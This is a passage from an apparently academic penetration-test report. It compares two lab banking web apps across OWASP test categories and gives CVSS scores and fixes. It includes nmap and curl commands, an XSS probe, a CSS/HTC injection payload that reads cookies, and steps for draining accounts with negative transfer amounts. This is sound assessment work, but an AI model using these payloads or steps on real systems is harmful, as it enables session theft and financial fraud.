


Figure 4.13: BURP - Testing large file upload

BANK-APP Transaction User

Create Transaction

Recipient Account

Amount

Tan

Transaction file No file chosen

Figure 4.14: Transaction Page with large value in Amount field

4 Detailed Test Report




Figure 4.15: Testing for overflow with large amount transfers

4.6.15 Testing for incubated vulnerabilities - OTG-INPVAL-015

This has already been covered by section 4.6.2 and section 4.6.5.

4.6.16 Testing for HTTP Splitting/Smuggling - OTG-INPVAL-016

BANK-APP

	BANK-APP
Observation	The application does not use the Location header with GET parameters.
Discovery	With ZAP all HTTP headers were examined. The results showed that no Location header was used in conjunction with GET parameters.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	The application does not use the Location header with GET parameters.
Discovery	With ZAP all HTTP headers were examined. The results showed that no Location header was used in conjunction with GET parameters.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A


Comparison

Both applications do not use 302 requests with the [Location](#) header in conjunction with GET parameters. Therefore HTTP splitting/smuggling is not possible.

4.7 Error Handling

4.7.1 Analysis of Error Codes - OTG-ERR-001

BANK-APP

	BANK-APP	CVSS Score: 4.3 
Observation	<p>Error messages:</p> <ul style="list-style-type: none"> • Web server error Messages: The Server runs Apache 2.2.22 on Ubuntu. The hostname of the server seems to be "samurai-wtf.localhost" • Application Errors: <ul style="list-style-type: none"> – The Application uses Mysql constraints to check for duplicate Email addresses – Direct Mysql errors can be provoked when missusing the transaction html form – The Application presents the shell exit code in an error message in the transaction upload form • Other Application errors do not contain valuable information 	
Discovery	<p>Web server error Messages:</p> <p>We used ErrorMint (see Fig. 4.16 and Fig. 4.17)to scan for the web server error messages on the web servers base url. The outputs where all similar to this:</p>	

```
<!DOCTYPE html>
<html>
<head><title>404 Not Found</title></head>
<body>
  <h1>Not Found</h1>
  <p>The requested URL /index95381.html
    was not found on this server.</p>
  <hr>
  <address>Apache/2.2.22 (Ubuntu) Server
    at 192.168.178.76 Port 80</address>
</body>
</html>
```

The 408 timeout message additionally provides “samurai-wtf.localhost” as host. The html contains a hint to the used operating system and apache version.

Mysql constraints:

Using this curl command twice (remove newline characters):

```
curl 'http://192.168.178.76/secure-coding/public/
register.php'
-H 'Content-Type: application/x-www-form-urlencoded'
-H 'Connection: keep-alive' --data '
    firstname=Test&
    lastname=Test
    &email=example%40example.com
    &usertype=C&password=asd
    &confirm_password=asd&submit=
' --compressed
```

result in following error:

```
Duplicate entry 'example@example.com' for key
'EMAIL_UNIQUE'
```

Direct Mysql errors


See OTG-INPVAL-005

Shell exit code:

See OTG-INPVAL-013

Likelihood	An Attacker can use the informations presented by the error messages to validate further attacks. This results in a higher likelihood for other attacks.	
Impact	The Mysql errors can be used by an attacker to directly verify the success of his actions and help him to correct errors. The Shell exit code error can help an attacker to retrieve viable information about the system if he manages to inject a command anywhere.	
Recommendations	Hide the direct errors and transalte them to more general custom error messages.	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	Low
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	Low
	Integrity Impact	None
	Availability Impact	None

SecureBank

	SecureBank	CVSS Score: 0 
Observation	<p>Error messages:</p> <ul style="list-style-type: none"> • Web server error Messages: The Server runs Apache 2.2.22 on Ubuntu. The hostname of the server seems to be “samurai-wtf.localhost”. Instead of 404 an empty page with the letters “404” is returned. This is evidence that there is a php routing module involved. • Application Errors: <ul style="list-style-type: none"> – The Application outputs a php exception with stack trace if a page is accessed unauthorized. See 4.18. • Other Application errors do not contain valuable information 	
Discovery	<p>Web server error Messages: See above.</p> <p>Application Errors: See OTG-AUTHN-004.</p>	
Likelihood	An Attacker can use the informations presented by the error messages to validate further attacks. This results in a higher likelihood for other attacks.	
Impact	An attacker can use the application errors to estimate application internals like file and include structures. The knowledge that there is a router involved can lead to specific attacks for routing components.	
Recommendations	Hide the direct errors and transalte them to more general custom error messages.	

CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	None
	Integrity Impact	None
	Availability Impact	None

Comparison

While some of BANK-APPs error messages contain direct feedback of the success of an attack, SecureBank only discloses a bit of its internal structure.

```
class ligx$ java controller
Project name:
test2
Choose method to enter the targets
1) get targets from servers.txt
2) set targets manually
2
Insert the domains one by one. Insert 0 to finish adding domains
192.168.178.79
0
This is the list of current modules. Choose the modules you want to use. Insert 0 to finish adding modules
1) httperror - HTTP errors analysys
2) module2 - Future Module 2
3) module3 - Future Module 3
4) module4 - Future Module 4
1
Module httperror selected, insert 0 to finish or insert another module number
0
Do you want to run TimeOut group requests? It takes 21 seconds per server [Yes] [No]
Yes
Running httperror for server 192.168.178.79
```

Figure 4.16: Usage of ErrorMint for SecureBank

```
:class ligx$ cat errors-summary
target,tested code,http code received,server banner,server version,comments
192.168.178.79,StandardRequest,200,Apache/2.2.22 (Ubuntu),,,
192.168.178.79,NotFound,404,Apache/2.2.22 (Ubuntu),not found,
192.168.178.79,MethodNotAllowed,405,Apache/2.2.22 (Ubuntu),Apache/2.2.22 (Ubuntu) Server at 192.168.178.79 Port 80,
192.168.178.79,BadRequest,400,Apache/2.2.22 (Ubuntu),Apache/2.2.22 (Ubuntu) Server at 192.168.178.79 Port 80,
192.168.178.79,Timeout,408,Apache/2.2.22 (Ubuntu),Apache/2.2.22 (Ubuntu) Server at samurai-wtf.localhost Port 80,
```

Figure 4.17: Output of ErrorMint for SecureBank

```
:class ligx$ curl 'http://192.168.178.79/make_transfer'
Fatal error: Uncaught exception 'Exception' with message 'You have to be logged in to see this' in /var/www/secure-coding-team-8/src/Service/AuthService.php:209
Stack trace:
#0 /var/www/secure-coding-team-8/src/Controller/TransactionController.php(13): Service\AuthService->check('USER')
#1 [internal function]: Controller\TransactionController->makeTransfer(Object(Helper\Request))
#2 /var/www/secure-coding-team-8/src/Service/RoutingService.php(184): call_user_func_array(Array, Array)
#3 /var/www/secure-coding-team-8/src/index.php(20): Service\RoutingService->dispatch()
#4 {main}
  thrown in /var/www/secure-coding-team-8/src/Service/AuthService.php on line 209
```


Figure 4.18: Stack trace when a page is accessed with no authorization in SecureBank

4.7.2 Analysis of Stack Traces - OTG-ERR-002

BANK-APP

	BANK-APP
Observation	We could not detect stack traces in this application.
Discovery	See OTG-ERR-001.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank	CVSS Score: 0 
Observation	<p>The Application outputs a php exception with stack trace if a page is accessed unauthorized. See 4.18.</p> <p>The Stack Trace suggests the application contains at least the following parts:</p> <ul style="list-style-type: none"> • MVC pattern: "EmployeeController.php" • Routing component: "RoutingService.php" • Authentication component: "RoutingService.php" • Request abstraction: "Helper\Request" 	
Discovery	See OTG-AUTHN-004.	
Likelihood	An Attacker can use the informations presented by the error messages to validate further attacks. This results in a higher likelihood for other attacks.	

Impact	An attacker can use the application errors to estimate application internals like file and include structures. The knowledge that there is a router involved can lead to specific attacks for routing components.	
Recommendations	Hide the direct errors and transalte them to more general custom error messages.	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	None
	Integrity Impact	None
	Availability Impact	None

Comparison

BANK-APP does not disclose Stack Traces but SecureBank returns a Stack Trace for unauthorized access.

4.8 Cryptography

4.8.1 Testing for Weak SSL/TSL Ciphers, Insufficient Transport Layer Protection - OTG-CRYPST-001


BANK-APP

	BANK-APP
Observation	It has been found that application works only on HTTP and does not support transmission over HTTPS. Neither does the application encrypt data used in requests. It is also observed that there are no ports having SSL services and hence no further testing could be done.
Discovery	<p>Tests to determine transmission over HTTP/HTTPS have been described in section 4.3.1. We also performed tests to check for Basic Authentication over HTTP and SSL configuration in the ports. Following are the details.</p> <ul style="list-style-type: none">• Test for HTTP Basic Authentication -<ul style="list-style-type: none">– Open the Login page in the browser. Also open Firebug in Firefox or Developer Tools in Chrome and navigate to the Network tab.– Enter credentials in the login form and click on "Submit".– Observe the request captured in the Network tab. The response does not contain the "WWW-Authenticate" header indicating that the server does not use Basic Authentication.


	<ul style="list-style-type: none"> • Test for SSL services - <ul style="list-style-type: none"> – Open the terminal and type <code>nmap -sV -reason -PN -n -top-ports 100 <IP-address></code>. – To also check typical ports with SSL support, type <code>nmap -script ssl-cert,ssl-enum-ciphers -p 443,465,993,995 <IP-address></code>. See Figure 4.19. Observing the output, it can be concluded that none of the ports on the virtual machine support SSL service.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	It has been found that application works only on HTTP and does not support transmission over HTTPS. Neither does the application encrypt data used in requests. It is also observed that there are no ports having SSL services and hence no further testing could be done.
Discovery	Same as observed for BANK-APP.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A



(a) Nmap - Generic check for ports with SSL support



(b) Nmap - Check for typical ports with SSL configuration

Figure 4.19: Testing for ports with SSL configuration

Comparison

Both applications are similar in behavior and neither support Basic Authentication or SSL technologies.

4.8.2 Testing for Padding Oracle - OTG-CRYPST-002

BANK-APP

	BANK-APP
Observation	It has been found that the application does not encrypt data used in requests. The only random values observed are the generated TAN codes, received through Email. However, they are not encrypted and are the actual values of the Transaction codes. Hence there is no possibility of padding oracle vulnerability and we did not perform testing for it.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	It has been found that the application does not encrypt data used in requests. The only random values observed are the generated TAN codes, received through Email and Customer Account numbers. However, they are not encrypted and are the actual values of the Transaction codes and Account Numbers. Hence there is no possibility of padding oracle vulnerability and we did not perform testing for it.
Discovery	N/A
Likelihood	N/A
Impact	N/A

Recommendations	N/A
CVSS	N/A

Comparison

Neither applications use encryption for any of the parameters and hence this vulnerability could not be tested.


**4.8.3 Testing for Sensitive information sent via unencrypted channels -
OTG-CRYPST-003**

Refer section 4.3.1

4.9 Business Logic Testing


4.9.1 Test Business Logic Data Validation - OTG-BUSLOGIC-001

BANK-APP

	BANK-APP	CVSS Score: 5.4 
Observation	<p>It has been found that it is possible to enter valid data and cause the application to behave differently due to a deviation in the business logic. Two such vulnerabilities have been found and they are as follows.</p> <ul style="list-style-type: none"> • In the Transaction page, it is possible to perform a transfer with amount 0.00. • In the Registration page, it is possible to successfully register with any Email address and become a user without a valid email address. The only exception is not being able to receive the TAN numbers. 	
Discovery	<p>This vulnerability has been exposed through manual testing using the steps described below.</p> <ul style="list-style-type: none"> • Login as a Customer and click on the New Transaction button at the top. • In the form, enter valid values for Recipient Account number & TAN, but provide "0.00" in the Amount field. Click on Submit. • The transaction is successful, as indicated by a message. Click on the Transaction button on top to view the list of all transactions. Notice that the last transaction of amount 0.00 is shown. 	
Likelihood	<p>Likelihood is low. The attacker need not have any technical knowledge to perform this action.</p>	

Impact	<ul style="list-style-type: none"> • The recipient account shows a transaction of 0.00. This could lead him/her to think that it was a fake transaction. Additionally, it is possible to enter -0.00. This would lead the recipient to believe that his/her account has been hacked. • It is possible to gain access to the system with no valid email address. Once logged in, the user can take advantage to exploit other vulnerabilities with a few of them described in sections 4.4.2 and 4.2.3. 	
Recommendations	<ul style="list-style-type: none"> • All invalid values such as negative and 0 amounts need to be restricted both on the client and server side of the application. • It would be better to have an activation link sent to the email address and only upon clicking of the link, registration could be considered as successful. Such a mechanism should be enforced to tackle the above vulnerability. 	
CVSS	Attack Vector Attack Complexity Privileges Required User Interaction Scope Confidentiality Impact Integrity Impact Availability Impact	Network Low Low None Unchanged Low Low None

SecureBank


	SecureBank	CVSS Score: 5.4 
Observation	<p>It has been found that it is possible to enter valid data and cause the application to behave differently due to a deviation in the business logic. Two such vulnerabilities have been found and they are as follows.</p> <ul style="list-style-type: none"> • In the Transaction page, it is possible to perform a transfer with amount 0.00. • In the Registration page, it is possible to successfully register with any Email address and become a user without a valid email address. The only exception is not being able to receive the TAN numbers. 	
Discovery	Same as described for BANK-APP.	
Likelihood	Same as described for BANK-APP.	
Impact	Same as described for BANK-APP.	
Recommendations	Same as described for BANK-APP.	
CVSS	Same as described for BANK-APP.	

Comparison


Though SecureBank restricts the entry of negative amounts while performing transactions, there is no constraint on 0.00 values. Both applications are vulnerable in this aspect.

4.9.2 Test Ability to Forge Requests - OTG-BUSLOGIC-002

BANK-APP

	BANK-APP CVSS Score: 6.5 	
Observation	Section 4.5.4 and section 4.5.5 have already shown that copying the session cookie from BANK-APP allows the attacker to gain access to the logged in user. If the attacker is logged in, he/she can forge requests. Furthermore, there are no CSRF tokens.	
Discovery	Section 4.5.4 and section 4.5.5 describe the discovery of the vulnerability.	
Likelihood	Refer to sections 4.5.4 and 4.5.5.	
Impact	Refer to sections 4.5.4 and 4.5.5.	
Recommendations	Refer to sections 4.5.4 and 4.5.5.	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	Required
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None

SecureBank

	SecureBank CVSS Score: 5.3 	
Observation	Section 4.5.5 has already shown that no CSRF tokens are used and therefore forging requests are possible.	
Discovery	Section 4.5.5 describe the discovery of the vulnerability.	
Likelihood	Refer to section 4.5.5.	
Impact	Refer to section 4.5.5.	
Recommendations	Refer to section 4.5.5.	
CVSS	Attack Vector	Network
	Attack Complexity	High
	Privileges Required	None
	User Interaction	Required
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None

Comparison

Although with both bank applications forging requests is possible, the risk with BANK-APP is higher since two vulnerabilities lead to the ability to forge requests, whereas SecureBank only has one.

4.9.3 Test Integrity Checks - OTG-BUSLOGIC-003

BANK-APP

	BANK-APP
Observation	There are no hidden input fields, which may depend on the current user role. Manipulating the dropdown while registering and setting a custom role gives an error.
Discovery	With ZAP all the pages were examined in regard of hidden input fields. Changing the hidden input fields did not influence the current role.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	There are no hidden input fields, which may depend on the current user role.
Discovery	With ZAP all the pages were examined in regard of hidden input fields. Changing the hidden input fields did not influence the current role.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Both bank applications are save in regard of integrity.

4.9.4 Test for Process Timing - OTG-BUSLOGIC-004

BANK-APP

	BANK-APP
Observation	The only significant timing abnormality we could discover was on the customer approval functionality. We could not identify this as a thread.
Discovery	We checked page load times using the Google Chrome Developer Tools to determine time abnormalities. Most page load times were between 10ms and 40ms, the approve user action took about 1600ms.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank


	SecureBank
Observation	The only significant timing abnormality we could discover was on the customer approval functionality. We could not identify this as a thread.
Discovery	We checked page load times using the Google Chrome Developer Tools to determine time abnormalities. Most page load times were between 30ms and 60ms, the approve user action took about 1500ms.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

There seems to be no major difference between the both apps.

4.9.5 Test Number of Times a Function Can be Used Limits - OTG-BUSLOGIC-005

BANK-APP

	BANK-APP	CVSS Score: 5.3 
Observation	<p>The Transaction functionality could only be used 100 times. After that all TANs are used and no new tans are supplied.</p> <p>Users can be denied even if they where approved before and otherwise. Emails are also resent. Transactions can be approved more than once resulting in repeated transfer of money.</p>	
Discovery	<p>We wrote a custom script to determine the behaviour of the transaction functionality.</p> <pre>bomb_transaction.sh tans.txt \ [sessionid] [recipient] [amount]</pre> <p>tans.txt contains a list of newline seperated tans.</p> <p>For approve/deny user vulnerability see OTG-AUTHZ-003.</p> <p>For approve/deny transaction vulnerability we could simply hit the refresh button in the browser after approving a transaction.</p>	
Likelihood	<p>The approve/deny user functionality can be atacked relatively easy via forced browsing. The approve/deny transaction functionality can be abused by simply hitting the refresh button repeatedly.</p>	
Impact	<p>Attackers can use OTG-AUTHZ-003 and this vulnerability to get themselves an infinite amount of transaction codes. Attackers can also use the approve transaction functionality multiple times to transfer more money than intended by the sender.</p>	
Recommendations	<p>Check if the function was called before and prohibit the call.</p>	

CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	None
	Integrity Impact	Low
	Availability Impact	None


SecureBank

	SecureBank
Observation	The Transaction functionality could only be used 100 times. After that all TANs are used and no new tans are supplied. User approval and transaction approval could not be repeated.
Discovery	<p>We used an adaption of similar custom script to determine the behaviour of the transaction functionality.</p> <pre>bomb_transaction2.sh tans.txt</pre> <p>tans.txt contains a list of newline seperated tans.</p> <p>The Approve/Deny was tested by exporting the request as curl command with Google Chrome Developer Tools and then removing the session header as well as modifying the user id in the form and in the query string to the desired value.</p>
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

In comparison to BANK-APP SecureBank properly checks that Functions can be called not more often than expected. Both apps do not take care about re-sending transaction codes.

4.9.6 Testing for the Circumvention of Work Flows - OTG-BUSLOGIC-006 BANK-APP

	BANK-APP	CVSS Score: 8.3 
Observation	It is possible to perform an action that is not acceptable per the business logic work-flow and this vulnerability has been observed in the New Transaction page. A customer can steal money from other accounts and thus, effectively increase balance in his/her own account.	
Discovery	<p>No specific tool was required to discover this vulnerability, it was encountered by manual testing. Steps are as follows.</p> <ul style="list-style-type: none"> • Login as a Customer and click on "New Transaction. • Enter the valid details in the Recipient Account & TAN fields, but provide a negative value in the Amount field. Note that the transaction is auto-approved and the account is credited with the entered amount. The Recipient Account is debited with the same amount. 	
Likelihood	This vulnerability does not require any technical skills. Any customer who is logged in to the bank can perform this action. It is exploitable remotely via the web interface and via the batch file functionality. Likelihood is high. Also, guessing the Account number to enter in the Recipient ID field is not difficult either, as they are sequential and a Brute-force method is quite easy.	
Impact	The user can transfer infinite amounts of money from other accounts into his own, by entering negative values in the Amount field. In other words, an attacker can gain complete control over other accounts and steal the entire money. It can even result in a Denial of Service(DOS) for the victim as it will not be possible for him/her to perform any transactions due to insufficient funds.	
Recommendations	User inputs should be validated against improper values in order to avoid such scenarios.	

CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	Low
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	Low
	Integrity Impact	High
	Availability Impact	High

SecureBank

	SecureBank
Observation	In the application, there is a restriction on transfer of negative funds. Hence there is no possibility of transferring money from others account into one's own.
Discovery	On performing the same steps as described above, an error message was displayed to enter a right value for the Amount field.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

SecureBank restricts entry of negative values in the Amount field, thus making the application more secure than BANK-APP, in this aspect.

4.9.7 Test Defenses Against Application Mis-use - OTG-BUSLOGIC-007

BANK-APP

	BANK-APP
Observation	It is observed that, since the application does not respond in any way to failed attempts at operations and the attacker can continue to abuse functionality and submit malicious content at the application, this vulnerability exists. It has been found that the application can be misused by the attacker with various attacks at different pages. Whether these attacks are monitored or not cannot be determined by using the application, since attacks were performed multiple times; with no change in server responses or actions like auto-logout etc.
Discovery	<p>Different tools can be used for this vulnerability as this is an aggregation of all the other vulnerabilities. Steps are as follows.</p> <ul style="list-style-type: none"> • Mis-use in Login - There is no restriction on the number of failed login attempts and hence the attacker can make infinite attempts in trying to login to the application. This has been further described in the section 4.3.7. • Mis-use in performing Transactions - <ul style="list-style-type: none"> – Login as a Customer and click on New Transaction at the top. – Fill the form with all the details and click on the Submit button OR use the File Upload feature to perform a transaction. In both cases, the action can be replicated multiple times even with incorrect details. The Firefox extension FormFuzzer, Fuzz feature of ZAPProxy or a similar tool can be used for filling the forms.
Likelihood	This vulnerability does not require any technical skills. Logging into the web application through Brute-force methods is possible since there is no policy on strong passwords. Also, any customer who is logged in to the bank can perform transactions. It is exploitable remotely via the web interface and via the batch file functionality. Hence, likelihood is high.

Impact	The lack of active defenses allows an attacker to hunt for vulnerabilities without any recourse. The owner of the application will thus not know that the application is under attack.
Recommendations	<ul style="list-style-type: none"> • The application should restrict or lock out the user after he exceeds a certain number of the failed attempts while performing any operation. • Logs of suspected actions should be maintained in database/file so as to monitor attempts for attacks.
CVSS	N/A

SecureBank

	SecureBank
Observation	Same observation can be seen in our application since we have not restricted the number of incorrect attempts by the user across any from throughout the application.
Discovery	Same as observed for BANK-APP.
Likelihood	Same as observed for BANK-APP.
Impact	Same as observed for BANK-APP.
Recommendations	Same as observed for BANK-APP.
CVSS	N/A

Comparison


Though neither application responds to failed attempts in operations via the user interface, it cannot be guaranteed that the vulnerability exists because it is possible that the failures are being logged and monitored.

4.9.8 Test Upload of Unexpected File Types - OTG-BUSLOGIC-008

Refer Section 4.1.1

4.9.9 Test Upload of Malicious Files - OTG-BUSLOGIC-009

BANK-APP

	BANK-APP	CVSS Score: 10 
Observation	There is no restriction on the type of files to be uploaded in the Transaction page. Hence this can be used to upload malicious files.	
Discovery	<p>No tools were used to discover this vulnerability and manual testing was performed. Steps followed are as given below.</p> <ul style="list-style-type: none"> • Login as a customer and go to the "New Transaction" interface. • Upload a file with name containing parenthesis like "xxx(1).pdf", then the application returns a success message, though the transaction is not reflected under "View Transactions". This was tried with other file extensions and the output was the same. Though it cannot be guaranteed, it is very likely that the file was uploaded successfully. Similarly, malicious files of type .exe, .bat, .py etc. could be uploaded to trigger attacks. Since the file is not visible in the <a href="http://<IP-address>/secure-coding/app/">http://<IP-address>/secure-coding/app/ path, it indicates that the uploaded file gets deleted after parsing is complete. Hence we were not able to simulate a successful attack. However, it is possible for the attacker to block the server and perform a malicious action through the file before it is deleted. 	
Likelihood	Technical knowledge may be required to execute the attack as it is required to perform malicious actions before the file is deleted and requires appropriate timing.	
Impact	With this attack, any file may be uploaded and complete control over the system could be gained.	
Recommendations	It is strictly recommended to restrict all irrelevant file-types.	

CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Changed
	Confidentiality Impact	High
	Integrity Impact	High
	Availability Impact	High

SecureBank

	SecureBank
Observation	In the application we observed that upload of malicious files is not possible since upload is restricted to files of type plain text only.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

SecureBank is better than BANK-APP as it does not allow the upload of any files other than plain text. Hence the possibility of uploading malicious files is ruled out.

4.10 Client Side Testing

4.10.1 Testing for DOM based Cross Site Scripting - OTG-CLIENT-001

BANK-APP

	BANK-APP
Observation	DOM based XSS uses the DOM present in the source as injection points. We tried to manipulate URLs to explore this vulnerability. However, no criticality was detected.
Discovery	<p>No tools were needed to discover this vulnerability. The URLs were modified and appended with script tags. But the response from the server did not reflect changes based on script tag. Steps are as follows:</p> <ul style="list-style-type: none">• Go to the Transactions page by entering the URL <a href="http://<IP-address>/secure-coding/public/view_transactions.php">http://<IP-address>/secure-coding/public/view_transactions.php.• Append <code>#<script>alert('hi')</script></code> after the URL. After refreshing this page with this value, no change can be observed. Hence we can conclude that DOM based XSS is not found.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	DOM based XSS uses the DOM present in the source as injection points. We tried to manipulate URLs to explore this vulnerability. However, no criticality was detected.
Discovery	Same as described for BANK-APP.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Neither applications contain this vulnerability and behave similarly to the tests performed.

4.10.2 Testing for JavaScript Execution - OTG-CLIENT-002

Refer sections 4.6.1 and 4.6.2.

4.10.3 Testing for HTML Injection - OTG-CLIENT-003

BANK-APP

	BANK-APP
Observation	The application does not use client side javascript that evaluates the url
Discovery	We manually checked all site links for hints to javascript that evaluates the url.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	The application does not use client side javascript that evaluates the url
Discovery	We manually checked all site links for hints to javascript that evaluates the url.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

The results where equal.

4.10.4 Testing for Client Side URL Redirect - OTG-CLIENT-004

BANK-APP

	BANK-APP
Observation	The application does not use client side url redirects
Discovery	We manually checked all site links for hints to client side url redirects
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank


	SecureBank
Observation	The application does not use client side url redirects
Discovery	We manually checked all site links for hints to client side url redirects
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

The results where equal.


4.10.5 Testing for CSS Injection - OTG-CLIENT-005

BANK-APP

	BANK-APP	CVSS Score: 9.8 
Observation	It has been observed that CSS injections can be performed as user inputs are not sanitized. Hence we can inject html tags which could be used to execute scripts indirectly.	
Discovery	<p>No specific tools were used to identify the injection points. The user inputs are not sanitized and hence the attacker can inject any html tags. For instance, injection of the anchor tag <code><a></code> with the "src" attribute pointing to attacker's CSS file. The attacker's CSS File might have this line:</p> <pre>body { behavior: url(/user-files/evil-component.htc); }</pre> <p>This htc file could contain code similar to the following:</p> <pre><public:attach event='onload' for='window' onevent=' initialize()' /> <script language='javascript'> function initialize() { alert(document.cookie); } </script></pre> <p>In this way, the attacker can get any sensitive data such as cookies or add event listeners to forge the victim's action. This vulnerability can be used only in Internet Explorer (IE9 and earlier versions).</p>	
Likelihood	Though the user only needs to inject tags through user inputs, the vulnerability cannot be easily exploited as this is a browser specific action that also requires some additional technical knowledge and hence likelihood is low.	
Impact	Impact is high since attacker gets control of the application through the remote script. The attacker can then launch different types of attack remotely (such as Denial of Service, data & password retrievals, resource manipulations etc.).	

Recommendations	User inputs should always be sanitized before being processed. Special characters (like <,/>) should be handled appropriately.	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	High
	Availability Impact	High

SecureBank

	SecureBank CVSS Score: 9.8 
Observation	It has been observed that CSS injections can be performed as user inputs are not sanitized. Hence we can inject html tags which could be used to execute scripts indirectly.
Discovery	Same as described for BANK-APP.
Likelihood	Same as described for BANK-APP.
Impact	Same as described for BANK-APP.
Recommendations	Same as described for BANK-APP.
